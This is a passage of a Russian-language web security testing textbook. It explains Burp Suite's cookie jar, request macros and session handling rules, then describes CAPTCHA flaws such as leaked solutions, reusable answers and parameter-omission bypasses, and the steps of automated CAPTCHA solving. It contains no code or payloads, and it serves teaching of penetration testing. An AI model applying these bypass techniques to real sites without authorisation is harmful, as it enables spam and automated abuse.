• Проверяемый запрос входит в многоэтапный процесс. Запрос правильно обрабатывается только в том случае, если перед ним была выполнена последовательность других запросов, приводящая приложение в подходящее состояние.

В принципе, подобные препятствия всегда можно обойти, усовершенствовав методы автоматизации так, чтобы они работали с механизмами, используемыми приложением. Если вы пишете собственный тестовый код по образцу JAttack, то можете непосредственно реализовать поддержку конкретных механизмов работы с маркерами или многоэтапных механизмов. Однако такой подход может быть сложным и плохо масштабируется на большие приложения. На практике сама необходимость писать новый специализированный код для каждого нового варианта проблемы может стать существенным препятствием для автоматизации, и вам, возможно, придётся вернуться к более медленным ручным методам.

Поддержка обработки сеансов в Burp Suite

К счастью, Burp Suite предоставляет набор функций для максимально безболезненной работы во всех этих ситуациях. Они позволяют продолжать тестирование, пока Burp незаметно устраняет препятствия в фоновом режиме. Эти функции основаны на следующих компонентах:

• хранилище cookie;

• макросы запросов;

• правила обработки сеансов.

Кратко опишем, как объединить эти функции, чтобы преодолеть препятствия для автоматизации и продолжить тестирование в различных описанных ситуациях. Более подробная справка доступна в онлайн-документации Burp Suite.

Хранилище cookie

Burp Suite ведёт собственное хранилище cookie, в котором отслеживаются cookie приложения, используемые браузером и собственными инструментами Burp. Можно настроить автоматическое обновление этого хранилища в Burp, а также непосредственно просматривать и изменять его содержимое, как показано на рисунке 14-10.




Рисунок 14-10. Хранилище cookie Burp Suite

Само по себе хранилище cookie ничего не делает, однако отслеживаемые им ключевые значения могут использоваться другими компонентами поддержки обработки сеансов в Burp.

Макросы запросов

Макрос - это заранее заданная последовательность одного или нескольких запросов. Макросы можно использовать для выполнения различных задач, связанных с сеансами, в том числе следующих:

• получать страницу приложения (например, домашнюю страницу пользователя), чтобы проверять, остаётся ли текущий сеанс действительным;

• выполнять вход, чтобы получать новый действительный сеанс;

• получать маркер или одноразовое значение для использования как параметра в другом запросе;

• при сканировании или фаззинге запроса в многоэтапном процессе выполнять необходимые предшествующие запросы, чтобы приводить приложение в состояние, в котором целевой запрос будет принят.

Макросы записываются с помощью браузера. При определении макроса Burp показывает представление журнала Proxy, в котором можно выбрать запросы для макроса. Можно выбрать ранее выполненные запросы или заново записать макрос и выбрать новые элементы из журнала, как показано на рисунке 14-11.

Для каждого элемента макроса можно настроить следующие параметры, показанные на рисунке 14-12:

• следует ли добавлять в запрос cookie из хранилища cookie;

• следует ли добавлять cookie из ответа в хранилище cookie;

• должно ли значение каждого параметра запроса быть предустановленным либо полученным из предыдущего ответа в макросе.




Рисунок 14-11. Запись макроса запросов в Burp Suite




Рисунок 14-12. Настройка обработки cookie и параметров для элемента макроса

Возможность получать значение параметра из предыдущего ответа в макросе особенно полезна в некоторых многоэтапных процессах и в ситуациях, когда приложения активно используют маркеры защиты от CSRF. При определении нового макроса Burp пытается автоматически находить все подобные связи, выявляя параметры, значения которых можно определить из предыдущего ответа: значения полей формы, цели перенаправлений и строки запросов в ссылках.

Правила обработки сеансов

Ключевой компонент поддержки обработки сеансов в Burp Suite - возможность определять правила обработки сеансов, которые используют хранилище cookie и макросы запросов для устранения конкретных препятствий автоматизации.

Каждое правило состоит из области действия (к чему применяется правило) и действий (что оно делает). Для каждого исходящего запроса Burp определяет, какие из заданных правил входят в область действия запроса, и по порядку выполняет действия всех этих правил.

Область действия каждого правила можно определить на основе любых или всех следующих свойств обрабатываемого запроса, как показано на рисунке 14-13:

• инструмент Burp, выполняющий запрос;

• URL запроса;

• имена параметров в запросе.

Каждое правило может выполнять одно или несколько действий, как показано на рисунке 14-14, включая следующие:

• добавление cookie из хранилища cookie для обработки сеансов;

• задание определённого значения cookie или параметра;

• проверку действительности текущего сеанса и условное выполнение дополнительных действий в зависимости от результата;

• запуск макроса;

• запрос у пользователя восстановления сеанса в браузере.

Все эти действия гибко настраиваются и могут произвольно сочетаться для работы практически с любым механизмом обработки сеансов. Возможность запускать макрос и обновлять заданные значения cookie и параметров по его результату позволяет автоматически снова входить в приложение после выхода из него. Возможность предложить пользователю восстановить сеанс в браузере позволяет работать с механизмами входа, требующими ввода числа с физического маркера или решения задачи CAPTCHA (она описана в следующем разделе).




Рисунок 14-13. Настройка области действия правила обработки сеансов




Рисунок 14-14. Настройка действий правила обработки сеансов

Создавая несколько правил с разными областями действия и действиями, можно определить иерархию поведения, которое Burp будет применять к различным URL и параметрам. Например, предположим, что вы тестируете приложение, которое часто завершает сеанс в ответ на неожиданные запросы, а также активно использует маркер защиты от CSRF с именем `__csrftoken`. В такой ситуации можно определить следующие правила, как показано на рисунке 14-15:

• для всех запросов добавлять cookie из хранилища cookie Burp;

• для запросов к домену приложения проверять, остаётся ли текущий сеанс приложения активным. Если нет, запускать макрос для повторного входа в приложение и обновлять хранилище cookie полученным маркером сеанса;

• для запросов к приложению, содержащих параметр `__csrftoken`, сначала запускать макрос для получения действительного значения `__csrftoken` и использовать это значение при выполнении запроса.




Рисунок 14-15. Набор правил обработки сеансов для работы с завершением сеансов и маркерами защиты от CSRF, используемыми приложением

Конфигурация, необходимая для применения функций обработки сеансов Burp к реальным приложениям, часто бывает сложной, и в ней легко допустить ошибку. Для устранения неполадок в конфигурации обработки сеансов Burp предоставляет функцию трассировки. Она показывает все этапы, выполняемые Burp при применении правил обработки сеансов к запросу, позволяя точно увидеть, как запросы обновляются и отправляются, и определить, работает ли конфигурация так, как вы задумали. Трассировщик обработки сеансов показан на рисунке 14-16.




Рисунок 14-16. Трассировщик обработки сеансов Burp, позволяющий отслеживать и отлаживать правила обработки сеансов

Настроив и проверив правила и макросы, необходимые для работы с целевым приложением, можно обычным образом продолжить ручное и автоматизированное тестирование, как будто препятствий для него не существует.

Средства CAPTCHA

Средства CAPTCHA предназначены для предотвращения автоматизированного использования определённых функций приложения. Чаще всего их применяют в функциях регистрации учётных записей электронной почты и публикации комментариев в блогах, пытаясь сократить объём спама. CAPTCHA - сокращение от Completely Automated Public Turing test to tell Computers and Humans Apart, то есть «полностью автоматизированный публичный тест Тьюринга для различения компьютеров и людей». Обычно такой тест представляет собой задачу с искажённым словом, которое пользователь должен прочесть и ввести в поле отправляемой формы. Задачи могут также требовать распознавания определённых животных и растений, определения ориентации изображений и так далее.

Предполагается, что человеку решить задачу CAPTCHA легко, а компьютеру - трудно. Поскольку обход этих средств имеет денежную ценность для спамеров, началась гонка вооружений, в результате которой типичные задачи CAPTCHA становились всё труднее и для человека, как показано на рисунке 14-17. По мере сближения возможностей людей и компьютеров по решению CAPTCHA эти задачи, вероятно, будут становиться всё менее эффективной защитой от спама и от них могут отказаться. Они также создают проблемы с доступностью, которые в настоящее время полностью не решены.




Рисунок 14-17. Задача CAPTCHA

Задачи CAPTCHA можно обходить различными способами, но в контексте тестирования безопасности применимы лишь некоторые из них.

Атака на реализации CAPTCHA

Наиболее плодотворное место для поиска способов обхода CAPTCHA - реализация доставки задачи пользователю и обработки приложением пользовательского решения.

Удивительно много реализаций CAPTCHA раскрывают решение задачи клиенту в текстовом виде. Это может происходить разными способами:

• изображение задачи загружается по URL, содержащему решение как параметр, либо имя изображения совпадает с решением CAPTCHA;

• решение задачи хранится в скрытом поле формы;

• решение задачи находится в комментарии HTML или в другом месте для целей отладки.

В этих ситуациях скриптовая атака может без труда получить ответ, содержащий решение задачи, и передать его в следующем атакующем запросе.

> **Попробуйте сами!**
>
> mdsec.net
>
> mdsec.net
>
> mdsec.net

Ещё одна распространённая ошибка реализаций CAPTCHA состоит в том, что задачу можно один раз решить вручную, а затем многократно повторно использовать решение в запросах. Обычно каждая задача должна допускать только одну попытку, и приложение должно отбрасывать её после получения предложенного решения. Если этого не происходит, несложно один раз решить задачу обычным способом, а затем использовать решение для выполнения неограниченного числа автоматизированных запросов.

> **Попробуйте сами!**
>
> mdsec.net

Примечание. В некоторых приложениях намеренно предусмотрен путь выполнения, обходящий CAPTCHA, чтобы разрешить использование определённым авторизованным автоматизированным процессам. В таких случаях CAPTCHA часто можно обойти, просто не передавая имя соответствующего параметра.

Автоматическое решение задач CAPTCHA

В принципе, компьютер может решать большинство типов задач CAPTCHA, и на практике таким способом были побеждены многие широко известные алгоритмы создания задач.

Для стандартных задач с искажённым словом решение состоит из следующих этапов:

1. Удаление шума с изображения.

2. Сегментация изображения на отдельные буквы.

3. Распознавание буквы в каждом сегменте.

Современные компьютеры весьма эффективно удаляют шум и распознают правильно сегментированные буквы. Наиболее серьёзные трудности возникают при сегментации изображения на буквы, особенно когда буквы перекрываются и сильно искажены.

